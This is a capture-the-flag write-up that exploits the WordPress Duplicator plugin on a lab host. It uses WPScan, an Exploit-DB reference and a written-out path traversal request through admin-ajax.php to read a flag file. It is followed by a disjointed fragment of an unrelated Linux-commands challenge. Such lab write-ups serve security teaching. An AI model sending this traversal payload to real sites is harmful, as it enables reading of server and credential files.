
# ***Challenge Name :- Simple Webapp***

**Description:** Investigate the vulnerable WordPress site to identify the deactivated plugin that caused its downfall, ensuring the site's swift recovery.


**Level:-** Medium

**Solution:**

Step 1: Open Wordpress site




Step 2: WP Scan - Check Available plugin





Step 3 : Find exploit for duplicator plugin

<https://www.exploit-db.com/exploits/50420>



Save py script



Step 4 : Get info about duplicator plugin


<http://57.151.96.220:31337/wp-content/plugins/duplicator/readme.txt>

Step 5 : Extract the flag


<http://57.151.96.220:31337/wp-admin/admin-ajax.php?action=duplicator_download&file=../../../../../../../../../etc/flag>

Hence the flag is:- **flag{wp\_admin\_plugin}**







2). Lets try common ls command



3) Using echo \* command to list all files and directory



4) Use batcat to get the flag.

**Flag : flag{L1nux\_c0mm4nd5\_4r3\_Aws0m3}**

This page is intentionally left blank